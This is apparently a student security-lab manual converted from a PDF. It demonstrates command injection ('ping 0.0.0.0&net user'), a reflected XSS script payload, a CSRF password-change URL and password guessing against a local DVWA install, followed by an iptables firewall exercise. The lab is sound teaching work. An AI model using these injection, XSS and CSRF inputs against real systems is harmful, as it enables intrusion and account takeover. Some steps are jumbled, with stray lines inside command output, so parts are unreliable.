
Open command prompt in the windows system and use the command ping 0.0.0.0&net user



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command entered is "ping 0.0.0.0&net user". The output shows several failed ping attempts to the loopback address:

```
C:\Users\student>ping 0.0.0.0&net user  
  
Pinging 0.0.0.0 with 32 bytes of data:  
PING: transmit failed. General failure.  
  
Ping statistics for 0.0.0.0:  
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),  
  
C:\Users\student>
```

Now use the command ping 0.0.0.0&net user – replace & with &&




```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.


Ping statistics for 0.0.0.0:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFFQ
-----
Administrator      DefaultAccount      Guest
student           WDAGUtilityAccount
The command completed successfully.
```

XSS Attack

Click XSS Reflection

A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The title bar shows the URL `127.0.0.1/DVWA/vulnerabilities/xss_r/`. The main content area displays the "Vulnerability: Reflected Cross Site Scripting (XSS)" page. On the left is a sidebar menu with various attack types. The "XSS (Reflected)" option is highlighted. The main form asks "What's your name?" with a text input field containing "Hello World" and a "Submit" button. Below the form is a "More Information" section with several links to external resources about XSS attacks.

Enter any name in the text box and click submit.



A screenshot of the DVWA application showing the result of the XSS attack. The title bar shows the URL `127.0.0.1/DVWA/vulnerabilities/xss_r/`. The main content area displays the "Vulnerability: Reflected Cross Site Scripting (XSS)" page. The "XSS (Reflected)" option is highlighted in the sidebar. The main form shows the text "Hello World" has been reflected back in the "What's your name?" input field. Below the form is a "More Information" section with several links to external resources about XSS attacks.

It displays as



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello Hello World

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Now instead of any text let's try some script text.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('Hello World')</s> Submit

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Ex: <script>alert('Hello World')</script>


It displays an alert as shown below

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a text input field containing "What's your name? Hello" and a "Submit" button. A modal dialog box is displayed in the center, showing the text "Hello World" and an "OK" button. The DVWA logo is at the top right.

Click Ok

The screenshot shows the DVWA application interface after clicking the "OK" button in the previous modal. The main content area now displays the text "Hello World" in red, indicating the reflected XSS attack was successful. The sidebar menu and other parts of the interface remain the same as in the previous screenshot.

CSRF ATTACK



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials


Vulnerabilities/CSRF

Username
admin

Password

Login

try with pablo



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF


Valid password for 'pablo'

Username
admin


Password


Login

open burpsuite



click start burp suite





open browser

search for

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Note: Browsers are starting to default to setting the `SameSite cookie` flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them; the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery


Username: admin
Security Level: low
Locale: en-US
PHPIDS: disabled
SQLI DB: mysql

DVWA

http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and



Search 127.0.0.1/DVWA

Experiment 5: Implement a firewall for an organization.

```
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:
```

```
(kali㉿kali)-[~]
$ sudo service mysql start
```

Check ip address in kali

```
(kali㉿kali)-[~]
$ ifconfig
Brute Force
Security level is currently: low
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.23.128  netmask 255.255.255.0  broadcast 192.168.23.255
          inet6 fe80::20c:29ff:fe0b:96d0  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:0b:96:d0  txqueuelen 1000  (Ethernet)
              RX packets 109  bytes 39332 (38.4 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 133  bytes 24038 (23.4 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
      br-lan: flags=4111<UP,BROADCAST,NOARP>  mtu 1500
          inet 192.168.23.1  netmask 255.255.255.0  broadcast 192.168.23.255
            ether 00:0c:29:0b:96:d0  txqueuelen 0  (Ethernet)
              RX packets 0  bytes 0 (0.0 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 0  bytes 0 (0.0 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 171  bytes 37444 (36.5 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 171  bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
  IPv4 Address . . . . . : 172.16.242.8
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 1:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP

```
(kali㉿kali)-[~]
$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP
```

address not ethernet's address)

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.


To unblock the ping packets use the commands

```
(kali㉿kali)-[~]
$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP
```

Let's check its unblocking the ping packets in the windows command prompt

```
C:\Users\student>ping 192.168.23.128
Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
root@kali:~# /etc/init.d/apache2 stop
root@kali:~# cd /etc/apache2/sites-available
root@kali:~/sites-available# ls
000-default.conf  default.conf
root@kali:~/sites-available# nano default.conf
root@kali:~/sites-available# /etc/init.d/apache2 start
root@kali:~# curl http://192.168.23.128
[...]
```

Task 2: Block the port numbers

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.



This site can't be reached

192.168.23.128 took too long to respond.

Try:

- [Checking the connection](#)
- [Checking the proxy and the firewall](#)
- [Running Windows Network Diagnostics](#)

[ERR_CONNECTION_TIMED_OUT](#)

